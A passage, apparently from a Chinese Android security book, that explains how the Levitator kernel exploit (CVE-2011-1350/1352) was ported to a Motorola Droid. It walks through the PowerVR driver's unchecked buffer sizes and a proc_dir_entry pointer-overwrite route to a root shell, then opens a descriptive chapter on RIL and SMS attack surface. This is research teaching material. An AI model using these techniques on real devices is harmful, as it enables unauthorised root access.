2011 年 11 月，Jon Oberheide 和 Jon Larimer 发布了一个名为 `levitator.c` 的利用程序。在当时，这是一个高级利用，因为它用到了两个相关的内核漏洞：一个信息泄露和一个内存破坏。Levitator 针对于使用 PowerVR SGX 3D 图形芯片的 Android 设备，例如 Nexus S 和 Motorola Droid。本节展示把 Levitator 移植在 Motorola Droid 上运行的整个过程，解释了在分析和利用 Linux 内核漏洞当中用到的一些其他技术。

利用程序的原理

因为利用程序的源代码已经发布，所以可以在网上获取一份进行阅读。文件的开头是一大块注释，包含作者名称、两个 CVE 编号和描述、编译命令、样例输出、测试设备以及修补信息。接下来是一些常量和一个结构体，用来与 PowerVR 通讯。然后是 `fake_disk_ro_show` 函数，实现了一个典型的内核空间载荷。之后的代码定义了两个数据结构和全局变量 `fake_dev_attr_ro`。

注意　在编译和运行利用程序之前阅读和理解源代码非常重要，否则很可能会对系统造成不可修复的伤害。

利用程序代码其余的部分包含 3 个函数：`get_symbol`、`do_ioctl` 和 `main`。`get_symbol` 函数在/proc/kallsyms 搜索符号名并返回对应地址或 0。`do_ioctl` 函数是利用程序的“心脏”，用于设置参数并执行存在漏洞的 I/O 控制操作（`ioctl`）。

`main` 函数则是利用程序的“大脑”，实现了漏洞利用的逻辑。它首先搜索 3 个符号：`commit_creds`、`prepare_kernel_cred` 和 `dev_attr_ro`。前两个由内核空间的载荷函数使用，第三个随后讨论。接下来，利用程序打开驱动存在漏洞的设备并首次执行 `do_ioctl` 函数，传入 `out` 和 `out_size` 参数来把内核内存泄露到 `dump` 缓冲区中。然后在缓冲区中搜索指向 `dev_attr_ro` 对象的指针，并全部改成指向 `fake_dev_attr_ro` 的指针，其中包含指向内核空间载荷的指针。接下来再次调用 `do_ioctl`，指定 `in` 和 `in_size` 参数并把修改过的 `dump` 缓冲区写回内核内存。扫描/sys/block 目录中的条目，尝试打开和读取 `ro` 条目。如果 `ro` 条目与修改后的对象相匹配，内核就会执行 `fake_disk_ro_show`，读到的数据是 0wned。本例中，利用程序检测到利用成功，然后停止处理/sys/block 中的条目。最后，利用程序恢复之前修改的指针，为用户打开一个 root shell。

10

运行已有的利用程序

阅读利用程序源代码之后可以知道，在目标设备上编译和运行它很安全。执行命令后结果如下：

```
$ ./levitator
[+] looking for symbols...
[+] resolved symbol commit_creds to 0xc0078ef0
[+] resolved symbol prepare_kernel_cred to 0xc0078d64
[-] dev_attr_ro symbol not found, aborting!
```

利用程序没有找到 `dev_attr_ro` 符号，但是这个错误并不代表设备不存在这个漏洞。编辑利用程序，注释掉最后一次调用 `get_symbol`（第 181 ~ 187 行）。给 `dev_attr_ro` 赋一个不太可能在内核内存中存在的值，如 `0xdeadbeef`。修改后重新编译、上传、运行，输出如下：

```
$ ./nodevattr
[+] looking for symbols...
[+] resolved symbol commit_creds to 0xc0078ef0
[+] resolved symbol prepare_kernel_cred to 0xc0078d64
[+] opening prvsrvkm device...
[+] dumping kernel memory...
[+] searching kmem for dev_attr_ro pointers...
[+] poisoned 0 dev_attr_ro pointers with fake_dev_attr_ro!
[-] could not find any dev_attr_ro ptrs, aborting!
```

理解了利用程序的原理，就可以知道 `ioctl` 操作成功了。这表明信息泄露正在按照预期工作，并且可以确定该设备存在漏洞。

然而，并没有修复这个错误的简单方法。利用程序非常依赖于找到 `dev_attr_ro` 内核符号，而这在设备的/proc/kallsyms 上是不可能的。需要耐心、创造力以及对漏洞的深入理解，才能让这个利用程序在设备上正常工作。

获得源代码

遗憾的是，关于这两个漏洞能找到的所有公开信息只有这个利用程序和 2 个 CVE。为了深入理解漏洞，需要获得目标设备的内核源代码。首先在设备上查询版本信息：

```
$ getprop ro.build.fingerprint
verizon/voles/sholes/sholes:2.2.3/FRK76/185902:user/release-keys
$ cat /proc/version
Linux version 2.6.32.9-g68eeef5 (android-build@apa26.mtv.corp.google.com) (gcc
version 4.4.0 (GCC) ) #1 PREEMPT Tue Aug 10 16:07:07 PDT 2010
```

从这个设备的编译指纹信息来看，它运行的是最新的固件版本 FRK76。好消息是，这个版本的内核是谷歌自己编译的，而且版本号字符串包含了一个 commit 哈希 68eeef5；坏消息是，谷歌维护的 OMAP 内核源代码已经不包含带有这个 commit 的分支了。

使用搜索引擎来寻找这个 commit 哈希可以找到一些结果，其中几个包含这个 commit 的完整哈希。经过仔细寻找，会在 Gitorious 上发现相关代码：https://gitorious.org/android_kernel_omap/android_kernel_omap/。复制这个仓库并 check out 哈希对应的 commit，就可以进一步分析这个漏洞了。

判断原因

获得正确的源代码后，使用 `git grep` 命令可以找到存在漏洞的代码。搜索设备名称/dev/pvrsrvkm 可以找到一个文件操作结构，进而找到句柄函数 `PVRSRV_BridgeDispatchKM`。仔细阅读后可以发现，漏洞并不直接在这个函数中，而是在它调用的 `BridgeDispatchKM` 函数中。

通过 `git grep` 的方法，在 drivers/gpu/pvr/bridged_pvr_bridge.c 的第 3282 行可以找到 `BridgeDispatchKM` 函数。这个函数非常短，开头部分不太关键，但是后面几块代码看起来很可疑。相关代码如下所示：

```
3282 IMG_INT BridgedDispatchKM(PVRSRV_PER_PROCESS_DATA * psPerProc,
3283                           PVRSRV_BRIDGE_PACKAGE * psBridgePackageKM)
3284 {
....
3351         psBridgeIn =
```

```
             ((ENV_DATA *)psSysData->pvEnvSpecificData)->pvBridgeData;
3352        psBridgeOut = (IMG_PVOID)((IMG_PBYTE)psBridgeIn +
                                      PVRSRV_MAX_BRIDGE_IN_SIZE);
3353
3354        if(psBridgePackageKM->ui32InBufferSize > 0)
3355        {
....
3363            if(CopyFromUserWrapper(psPerProc,
3364                                   ui32BridgeID,
3365                                   psBridgeIn,
3366                                   psBridgePackageKM->pvParamIn,
3367                                   psBridgePackageKM->ui32InBufferSize)
....
```

psBridgePackageKM 参数对应的结构是从用户空间复制而来的。在第 3351 和 3352 行，作者将 psBridgeIn 和 psBridgeOut 指向 pSysData->pvEnvSpecificationData 的 pvBridgeData 成员。如果 ui32InBufferSize 大于 0，CopyFromUserWrapper 函数就会被调用。这个函数仅仅是 Linux 内核中标准 copy_from_user 函数的一个封装。事实上，前两个参数会被忽略，实际调用的函数是：

```
            if(copy_from_user(psBridgeIn, psBridgePackageKM->pvParamIn,
                              psBridgePackageKM->ui32InBufferSize))
```

此时，ui32InBufferSize 可以被完全控制，并没有与 psBridgeIn 指向的内存大小进行比较验证。如果指定一个比 buffer 更长的大小，就可以越过边界写入内存，破坏内核内存。这个漏洞被赋予编号 CVE-2011-1352。

接下来，驱动根据 bridge ID 从一个分发表中读取一个函数指针并执行。利用程序使用的 bridge ID 是 CONNECT_SERVICES，对应驱动中的 PVRSRV_BRIDGE_CONNECT_SERVICES。这个 bridge ID 对应的函数在 CommonBridgeInit 函数中注册，以调用 PVRSRVConnectBW 函数。然而，这个函数并不做任何相关的事情。返回到 BridgeDispatchKM 函数，接下来的代码如下：

```
3399    if(CopyToUserWrapper(psPerProc,
3400                         ui32BridgeID,
3401                         psBridgePackageKM->pvParamOut,
3402                         psBridgeOut,
3403                         psBridgePackageKM->ui32OutBufferSize)
```

可以看到另一个函数的封装 CopyToUserWrapper。跟之前一样，前两个参数被忽略，函数调用为：

```
            if(copy_to_user(psBridgePackageKM->pvParamOut, psBridgeOut,
                            psBridgePackageKM->ui32OutBufferSize))
```

这一次，驱动把数据从 psBridgeOut 复制到传入的用户空间的内存中。同样信任你传入 ui32OutBufferSize 的大小，即所复制字节的长度。可以给一个大于 psBridgeOut 指向内存的长度，所以可以读取 buffer 以外的数据。这个问题被赋予编号 CVE-2011-1350。

基于对这两个问题的深入理解，利用程序所做的事情就一目了然了。但是还有一个细节不清楚，就是 pvBridgeIn 和 pvBridgeOut 指向的是哪里？为了明确这个问题，搜索基指针

pvBridgeData。git grep 命令似乎没有给出一个直接赋值的地方，但是你可以发现，pvBridgeData 的引用被 drviers/gpu/pvr/osfunc.c 传入。仔细查看如下代码：

```
426 PVRSRV_ERROR OSInitEnvData(IMG_PVOID *ppvEnvSpecificData)
427 {
...
437    if(OSAllocMem(PVRSRV_OS_PAGEABLE_HEAP, PVRSRV_MAX_BRIDGE_IN_SIZE +
                                            PVRSRV_MAX_BRIDGE_OUT_SIZE,
438                     &psEnvData->pvBridgeData, IMG_NULL,
439                     "Bridge Data") != PVRSRV_OK)
```

重点关注 OSAllocMem，如果第 4 个参数是 0，或者请求的大小不大于一个页（0x1000 字节），那么它就会使用 kmalloc 分配内存；否则使用内核的 vmalloc API 来分配内存。在这次调用中，请求大小为 IN_SIZE 和 OUT_SIZE 之和，两个都是 0x1000。这解释了利用程序中为什么要加减 0x1000。相加之后，请求大小就是两个页（0x2000），因此会使用 vmalloc。然而，OSInitEnvData 函数在调用 OSAllocMem 时传入了 0 作为第 4 个参数。这样，两个页大小的内存就能通过 kmalloc 来分配了。

在驱动初始化过程中，很早就调用了 OSInitEnvData 函数（启动过程中）。这意味着，对于任意一次启动，buffer 的位置都是固定的。与内核堆块相邻的内存究竟是什么对象，则取决于启动时间、设备加载的驱动等很多因素。这是一个重要的细节，会在下一节中讨论。

修复利用程序

理解了这两个漏洞，就可以继续努力将利用程序移植到目标设备上了。

回忆之前尝试运行原始利用程序的时候，dev_attr_ro 符号不在目标设备的/proc/kallsyms 当中。要么这个对象不存在，要么这个符号没有被导出。所以需要寻找另一个对象的符号，来满足两个条件。首先，要能够通过修改它来劫持内核的控制流，就像原先的利用程序那样随时控制劫持的发生，但这并不是必需的条件。其次，这个对象必须与 pvBridgeData buffer 相邻。

为了解决这个问题，应首先满足第二个条件，然后再满足第一个。寻找与 pvBridgeData buffer 相邻的内存非常简单，要对之前改过的利用程序进行进一步修改：在注释掉 dev_attr_ro 符号解析代码的基础上，把泄露的内核空间内存保存到一个文件中。成功后重启设备，继续 dump 相邻的内存。为了得到多次 boot 都稳定的结果，将这个过程重复 100 次。拥有数据文件之后，把设备中的/proc/kallsyms 提取出来。用一个 Ruby 小脚本，根据地址来对符号名进行分类。接下来处理这 100 个样本。对于每一个样本，把数据拆分成 32 比特大小，逐一查看这些值是否在/proc/kallsyms 的分类当中。如果是，相应符号的计数加一。

这个步骤的输出是/proc/kallsyms 中的一个对象类型列表，以及出现在 buffer 旁边的频率（总计 100 次）。前 10 项如下所示：

```
dev:~/levitator-droid1 $ head dumps-on-fresh-boot.freq
     90 0xc003099c t kernel_thread_exit
     86 0xc0069214 T do_no_restart_syscall
     78 0xc03cab18 t fair_sched_class
     68 0xc01bc42c t klist_children_get
     68 0xc01bc368 t klist_children_put
     65 0xc03cdee0 t proc_dir_inode_operations
```

```
65 0xc03cde78 t proc_dir_operations
62 0xc00734a4 T autoremove_wake_function
60 0xc006f968 t worker_thread
58 0xc03ce008 t proc_file_inode_operations
```

前面几个看起来非常好，因为与 buffer 相邻的比率达到了 90%左右；但是简单尝试之后发现，这些对象并不好利用。在剩下的符号中，以 proc_开头的对象需要特别注意，它们控制了 proc 文件系统的行为。这很有用，因为可以通过与/proc 下的条目交互来触发这些操作。这比较理想地满足了第一个条件，并且以 65%的比率达到了第二个条件。

找到 proc_dir_inode_operations 对象后，准备开始实现这个新方法。这些对象指针与 buffer 相邻，表明它们嵌入在一些其他类型的对象中。回头看一下内核源代码，找到赋值语句，即被引用的对象在右边的语句。这样可以找到 fs/proc/generic.c 中的第 572 行代码：

```
559 static int proc_register(struct proc_dir_entry * dir,
      struct proc_dir_entry * dp)
560 {
...
569    if (S_ISDIR(dp->mode)) {
570        if (dp->proc_iops == NULL) {
571            dp->proc_fops = &proc_dir_operations;
572            dp->proc_iops = &proc_dir_inode_operations;
```

内核使用 proc_register 函数来创建 proc 文件系统中的条目。创建目录条目时，它会把指向 proc_dir_inode_operations 的指针赋值给 proc_iops 成员。基于 dp 变量的类型，可以知道这个相邻的对象是 proc_dir_entry 结构。

知道了外部数据类型的结构，就可以修改它的元素了。把需要的数据结构复制到新的利用程序文件中，把未定义的指针类型改成空指针，让利用程序去寻找 proc_dir_inode_operations 符号（而不是 dev_attr_ro）。然后实现新的触发代码，递归式扫描/proc 中的所有条目。最后创建一个特别构造的 inode_operations 表，让 getattr 成员指向你的内核空间载荷。当系统尝试从修改后的 proc_dir_entry 中获取属性时，内核会调用 getattr 方法，这样就得到了 root 权限。跟之前一样，做一些清理工作并打开一个 root shell。成功了！

10.6 小结

本章介绍了关于攻击 Android 设备 Linux 内核的一些主题。由于采用单内核设计和分发配置方式，并且暴露了较大的攻击面，所以 Android 内核漏洞利用相对简单。

除此之外，本章还给 Android 内核利用程序开发者提供了一些工具和建议，让利用开发变得更加简单。本章涵盖编译自定义内核和模块的整个过程，展示了如何使用内核提供的各种调试工具，以及如何从设备和原厂固件镜像中提取信息。

本章的几个案例教你如何针对内核内存破坏漏洞进行利用程序开发。这些漏洞包括数组越界、直接内存映射、信息泄露和堆破坏等。

下一章将讨论 Android 的电话子系统，阐述如何研究、监视和 fuzz 无线接口层（RIL）组件。

第 11 章

攻击 RIL 无线接口层

无线接口层（Radio Interface Layer）简称 RIL，是 Android 平台中负责移动通信的核心组件。它为蜂窝调制解调器（cellular modem）提供接口，借助移动网络向用户提供移动通信服务。从设计上来说，RIL 独立于蜂窝调制解调器芯片，负责实现语音通话、短信和移动上网等功能。如果没有 RIL，Android 设备就不能接入移动通信网络。因此在某种程度上，RIL 是 Android 设备作为智能手机所必不可少的组成部分。当前，并非只有普通手机和智能手机才有移动通信功能，许多平板电脑和电子书阅读器也内建了实时在线的移动上网功能。因为移动上网是由 RIL 负责的，因此 RIL 存在于绝大部分 Android 设备中。

本章介绍 RIL 的工作原理，以及分析和攻击 RIL 的方法。原理部分介绍组成 RIL 的各个模块，以及它们协同工作的方式；攻击部分则主要围绕短信服务（SMS）展开，重点讨论如何在 Android 设备上对短信服务进行模糊测试。本章前半部分对 Android RIL 进行概述，并介绍 SMS 消息的格式；后半部分则深入探讨如何修改 RIL 的代码，从而对 Android 中 SMS 的实现代码进行模糊测试。阅读本章之后，你将拥有足够的知识对 Android 的 RIL 进行安全测试。

11.1 RIL 简介

Android 中的 RIL 是移动通信硬件接口与 Android 电话服务子系统之间的一个抽象层。它支持 GSM、CDMA、3G 和 4G LTE 等所有类型的移动网络，处理移动通信中所有具体的业务，包括网络注册、语音通话、短信（SMS）、分组数据（IP 通信）等。因此，RIL 在 Android 设备中扮演重要的角色。

RIL 是 Android 中极少数可以直接从外界接触到的代码之一。它的攻击面类似于服务器上部署的网络服务，从移动网络发送到 Android 设备的所有数据都会经过设备中的 RIL。最好的例子就是短信的接收处理过程。

当短信发送至 Android 手机时，会由手机中的蜂窝调制解调器接收。蜂窝调制解调器从基站接收物理数据并解码，然后将解码后的消息传给 Linux 内核。这条消息会经过 Android RIL 的各个组件，最终抵达负责短信收发的应用程序。短信在 RIL 内部的传递过程会在稍后详细介绍。现在需要理解的是，Android 中的 RIL 可以受到远程攻击的代码。

对于攻击者来说，攻破 RIL 可以获得各种效果，比如用于欺诈。RIL 的主要功能是与数字基

带进行交互，因此控制了 RIL 也就控制了基带。此时，攻击者可以拨打高收费电话或者发送高额费率的扣费短信；可以进行欺诈攻击，从而获得金钱收益；还可以进行侦听或其他间谍行为。RIL 可以控制基带中的其他功能，例如设置自动应答。对企业来说，这个问题可能非常严重。还有可能截获所有流经 RIL 的数据，从而访问所有未受保护（没有进行端到端加密）的数据。

总之，成功攻破 RIL 后，既可以访问敏感信息，也可以劫持设备来获取现金，损害设备所有者的利益。

11.1.1 RIL 架构

本节概述 RIL 和 Android 电话栈。首先了解目前智能手机通用的架构，即所有 Android 设备使用的架构。

11.1.2 智能手机架构

为了更好地理解电话栈，需要简单了解现代智能手机的架构设计。配置了移动通信接口的平板电脑也采用同样的架构。目前的智能手机一般由两个子系统组成，它们既相互独立，又共同协作。第一个子系统是应用处理器。这个子系统包括主处理器（通常是一个多核的 ARM CPU）和各类外设，比如显示器、触摸屏、存储设备和音频输入输出设备等。第二个子系统是蜂窝基带或者蜂窝调制解调器。这个基带通常由一个 ARM CPU 和一个 DSP（数字信号处理器）组成，负责在手机与移动通信基础设施之间建立物理层的无线连接。设备具体使用哪种应用处理器和基带，主要取决于设备的制造商以及设备支持的移动网络类型（比如 GSM、CDMA 等）。在设备的主板上，这两个子系统互相连接。有时为了降低成本，芯片厂商也会将其集成到一块芯片中，但从功能上看，它们依然是相互独立的。图 11-1 是智能手机架构的抽象示意图。




图 11-1 智能手机通用架构

这两个子系统之间的接口类型主要取决于实际使用的组件以及设备厂商。常见的接口包括 SPI（串行外设接口）、USB（通用串行总线）、UART（通用异步收发器）和共享内存。由于存在多种选择，RIL 往往设计得非常灵活。

11.1.3　Android 电话栈

Android 电话栈（Android Telephony Stack）由 4 部分组成，自顶向下分别是：电话和短信应用程序、应用程序框架、RIL 守护程序和内核级设备驱动。Android 系统的代码分别由 Java 和 C/C++ 实现；前者运行在 Dalvik 虚拟机中，后者则以本地机器码的形式直接运行。寻找 bug 时，这个特点非常重要。

具体到 Android 电话栈，Dalvik 与本地代码的区别为：应用程序部分用 Java 编写，在 Dalvik 虚拟机中执行；用户空间的组件都是本地代码，如 RIL 守护程序和库；当然，Linux 内核也以本地代码形式执行。图 11-2 是 Android 电话栈的概览图。




图 11-2　Android 电话栈

1. 电话相关的应用程序

这部分是高层的应用程序，主要包括电话拨号器和短信，实现了多个核心功能。谷歌将实现某种功能的代码称为跟踪器（tracker）：通话跟踪器、短信分配器、服务跟踪器和数据跟踪器等。通话跟踪器处理语音通话，比如拨打或者挂断电话。短信分配器负责处理短信与彩信消息。服务跟踪器负责蜂窝连接，比如设备是否已经连接到网络，接收级别是多少，是否在漫游中，等等。数据跟踪器则负责数据连接（移动上网）。这些电话的应用程序与下一层（应用程序框架层）直接通信。

2. 应用框架层

在应用框架层中，RIL 的组件主要有两类功能：第一，提供电话相关应用程序与 RIL 守护程序之间的通信接口；第二，对不同移动网络中的各种概念进行抽象。开发应用程序时，开发者可以通过 android.telephony 包提供的方法来使用这些抽象概念。

3. 用户空间的本地组件

用户空间的组件主要包括 RIL 守护程序及其支持库。RIL 守护程序是本章的重点阐述对象，在 11.1.5 节和 11.1.6 节中会进一步介绍。

4. 内核

Linux 内核包含了电话栈的最底层组件，主要是基带硬件的驱动程序。这些驱动主要向用户空间代码提供一个与基带进行对话的接口。该接口通常是一个串行链路，本章后面会详细介绍。

11.1.4 对电话栈的定制

Android 电话栈中的各层都可以定制，其中一些是必须定制的，比如基带驱动程序与设备硬件的适配。除此之外，设备厂商通常也会对其他不必修改的部分进行定制，常见的有替换拨号器、替换或者修改原有的短信与彩信软件等。还有一些厂商会对电话相关的框架层核心代码进行频繁改动。从安全的角度来看，这些定制和修改产生的新代码尤其有价值，因为它们大多是闭源的，而且可能并尚未经过安全研究者的审计。

11.1.5 RIL 守护程序

RIL 中最重要的组件是 RIL 守护程序（rild）。RIL 守护程序是一个系统核心服务，以本地 Linux 进程的形式运行，主要功能是在 Android 电话框架层与设备硬件之间建立连接。具体方式是通过名为 Binder 的 IPC 机制向框架层提供接口。其开源部分的源代码位于 AOSP 源码仓库的 hardware/ril 目录下。

由于谷歌的特意设计，rild 良好地支持第三方闭源的硬件代码接口。为了做到这一点，rild 提供了由一系列函数调用和回调构成的一整套 API。启动时，rild 会加载设备厂商提供的 vendor-ril 共享库。在 vendor-ril 中，厂商实现了具体硬件的相关功能。

RIL 守护程序是 Android 设备中少数由 init 进程管理的服务之一。因此，它会在系统引导时启动；一旦进程意外终止，还会重新启动。与一些系统服务不同的是，RIL 守护进程的崩溃通常

不会导致设备重启，也不会让系统变得不稳定。这些特点让我们可以放心地操作 rild。

1. 不同设备上的 RIL 守护程序

不同设备上的 RIL 守护程序有细微的差别。后面我们会用自己的设备来举例分析，先了解它的配置便于在自己的设备上操作。现在介绍如何快速了解手头设备的 rild 信息。这个示例用的是 HTC One V 手机，运行 Android 4.0.3 系统和 HTC Sense 4.0 主题。

读取 RIL 信息的主要方法是在 ADB shell 中执行一系列命令。首先，找出 rild 的进程 ID（PID）。有了 PID 就可以通过 proc 文件系统来查看该进程的各类信息，看到 rild 加载的所有动态库文件。其次，检查 init 脚本文件，查到 rild 使用了哪些 UNIX 域套接字。接下来，回到 proc 文件系统中，查看 rild 打开了哪些文件，从而确定 rild 使用的串行设备名称。最后，使用 `getprop` 工具 dump 出所有与 RIL 相关的 Android 系统属性。

```
shell@android:/ # ps |grep rild
radio     1445  1     14364  932   ffffffff 40063fb4 S /system/bin/rild

shell@android:/ # cat /proc/1445/maps |grep ril
00008000-0000a000 r-xp 00000000 b3:19 284        /system/bin/rild
0000a000-0000b000 rw-p 00002000 b3:19 284        /system/bin/rild
400a9000-400b9000 r-xp 00000000 b3:19 1056       /system/lib/libril.so
400b9000-400bb000 rw-p 00010000 b3:19 1056       /system/lib/libril.so
4015e000-401ed000 r-xp 00000000 b3:19 998        /system/lib/libhtc_ril.so
401ed000-401f3000 rw-p 0008f000 b3:19 998        /system/lib/libhtc_ril.so

shell@android:/ # grep rild /init.rc
service ril-daemon /system/bin/rild
    socket rild stream 660 root radio
    socket rild-debug stream 660 radio system
    socket rild-htc stream 660 radio system

shell@android:/data # ls -la  /proc/1445/fd |grep dev
lrwx------ root     root            2013-01-15 12:55 13 -> /dev/smd0
lrwx------ root     root            2013-01-15 12:55 14 -> /dev/qmi0
lrwx------ root     root            2013-01-15 12:55 15 -> /dev/qmi1
lrwx------ root     root            2013-01-15 12:55 16 -> /dev/qmi2

shell@android:/ $ getprop |grep ril
[gsm.version.ril-impl]: [HTC-RIL 4.0.0024HM (Mar  6 2012,10:40:00)]
[init.svc.ril-daemon]: [running]
[ril.booted]: [1]
[ril.ecclist]: [112,911]
[ril.gsm.only.version]: [2]
[ril.modem_link.status]: [0]
[ril.reload.count]: [1]
[ril.sim.swap.status]: [0]
[rild.libpath.ganlite]: [/system/lib/librilswitch.so]
[rild.libpath]: [/system/lib/libhtc_ril.so]
[rilswitch.ganlibpath]: [/system/lib/libganril.so]
[rilswitch.vendorlibpath]: [/system/lib/libhtc_ril.so]
[ro.ril.def.agps.mode]: [2]
[ro.ril.enable.a52.HTC-ITA]: [1]
```

```
[ro.ril.enable.a52]: [0]
[ro.ril.enable.a53.HTC-ITA]: [1]
[ro.ril.enable.a53]: [1]
[ro.ril.enable.amr.wideband]: [1]
[ro.ril.enable.dtm]: [1]
[ro.ril.enable.managed.roaming]: [1]
[ro.ril.gprsclass]: [12]
[ro.ril.hsdpa.category]: [10]
[ro.ril.hsupa.category]: [6]
[ro.ril.hsxpa]: [2]
...
```

上面的输出结果包含许多重要的数据片段，比如 vendor-ril 库的具体文件名是 libhtc_ril.so。还得到了 rild 使用的套接字，位于/dev/socket 下。这些套接字各有各的用处，比如/dev/socket/rild-debug 和/dev/socket/rild-htc 为调试 rild 和 vendor-ril 提供辅助。这些输出的数据中，最重要的信息是与蜂窝基带进行通信的串行设备名称。在这部 HTC One V 手机上，该设备是/dev/smd0。从安全的角度来看，这个串行设备非常重要，因为 rild 通过它向调制解调器发送命令，包括收发短信等，因此这个通信链路非常容易遭受攻击。

2. 安全性

RIL 守护程序是 Android 设备上为数不多可以从外界直接抵达的代码片段之一。rild 和 vendor-ril 都是用 C 和 C++编写，然后编译成本地代码运行。这两种语言都不是内存安全的，因此可能成为各类安全问题的主要源头。RIL 守护程序需要处理不同来源的各种数据，比如解析并处理来自蜂窝调制解调器和 Android 框架层的数据和控制信息，最直接的例子就是短信。

处理接收到的短信时，需要遍历硬件和软件中的多个模块，每个都有可能成为攻击目标。短信发送到 Android 设备上以后，会被基带接收。基带将物理层链路传输的数据进行解码，通过 Linux 内核中的基带驱动程序进行转发。内核里的驱动会将这条短信转给 RIL 守护程序中的 vendor-ril 库，RIL 守护程序再将其推送给 Android 电话栈的框架层。可以看到，在几乎每一个 Android 设备上，RIL 中的代码都可以受到远程攻击。通常情况下，攻击者更喜欢开展远程攻击，这样就不需要与受害用户进行直接交互或接触。

刚启动时，RIL 守护进程通常以 root 权限执行。为了降低风险，它在启动后会很快将权限降低为 radio 用户。radio 用户只能访问完成其职责所必需的资源。不过正如前面所说，rild 需要访问的资源本来就包括许多重要数据（比如短信），还要完成许多重要功能（比如发送短信、拨打电话）。从另一个角度看，radio 用户和同名的用户组也用于确保不把 rild 专用的资源暴露给其他用户。

11.1.6 用于 vendor-ril 的 API

vendor-ril 与制造商、设备型号紧密相关，负责与具体的蜂窝基带硬件进行交互。直到今天，基带依然是高度私有化的，因此 RIL 子系统被特意设计成只支持二进制文件形式的扩展。事实上，设备厂商通常会以不披露协议（NDA）的法律形式来防止源代码泄露。

从安全的角度来看，这些 vendor-ril 库非常重要。它们通常只以二进制文件的形式发布，因

此基本没有被 Android 社区审计过。在 Android 系统中，vendor-ril 还是一块经常需要定制和修改的代码，其稳定性也一直是个大问题，因此发布的库中可能会包含隐藏的、没有进行加固的调试功能。综上所述，vendor-ril 的代码中存在 bug 和漏洞的可能性更大。

RIL 与基带之间的通信

rild 与基带的交互是在 vendor-ril 中实现的，这完全取决于厂商和基带型号。它可能是一种私有协议，也可能是基于文本的标准 GSM AT 指令集。如果某个基带使用了 GSM AT 指令集，那相关的 Linux 内核驱动一般会在/dev 文件系统下提供一些串行设备。此时，RIL 守护程序只需要打开指定设备，就可以用 GSM AT 协议进行通信。虽然协议是标准化的，但基带制造商可能会在其基带中增加自己定制的指令。因此，各种情况都需要一个与之相匹配的 vendor-ril 库来协作。此外，就算使用了标准的指令，大部分基带的行为也会各有不同。不管怎样，协议的细节完全取决于制造商。

注意　GSM AT 指令集的更多信息参阅：http://www.etsi.org/deliver/etsi_i_ets/300600_300699/300642/04_60/ets_300642e04p.pdf。

简单起见，本章只介绍基于 AT 指令集的调制解调器通信。目前有一些私有的基带协议得到逆向，并有开源的重新实现，比如所有三星设备使用的协议。可以在 Replicant 项目中找到这个协议的更多信息：http://redmine.replicant.us/projects/replicant/wiki/SamsungModems。

11.2　短信服务

短信服务（SMS）是移动网络的一项基础服务。绝大部分用户对 SMS 的了解仅限于从一部手机向另一部手机发送文本消息。实际上，它还被用于移动网络基础设施与移动手持设备之间所有类型的通信。

20 年前，GSM 协会（全球移动通信系统协会，亦简称为 GSMA）就完成了 SMS 的标准化工作。它并非移动网络最初设计的一部分，而是稍后才被列入标准。SMS 使用控制信道传输数据，该信道主要用于基站和移动设备之间拨打和接听电话的信号传输。由于使用了这个控制信道，SMS 消息的长度被局限在 140 字节或 160 个 7 比特字符之内。目前，几乎所有类型的移动通信网络都支持 SMS 服务。

11.2.1　SMS 消息的收发

使用一部手机向另一部发送短信时，这条短信并不是直接从前者传输到后者。发送短信的手机会将短信发送到移动网络中一个称为短消息服务中心（SMSC）的地方。之后，短信会经过多个中间 SMSC 节点的传递，最终被递送到目标手机。

SMSC 的作用并不只是在发送者和接收者之间传递短信。如果接收短信的手机不在基站范围内或者已关机，SMSC 会将这条短信存储到一个队列中，直到那部手机再次变为在线状态。SMS

的递送只是“尽力而为”，也就是说，并不能保证短信一定会递送到。SMS 标准中有一个有效期值（Time-To-Live，TTL），用于设定短信在队列中储存多久后被丢弃。

移动设备中接收和处理短信的过程会在 11.3 节中详细介绍。

11.2.2　SMS 消息格式

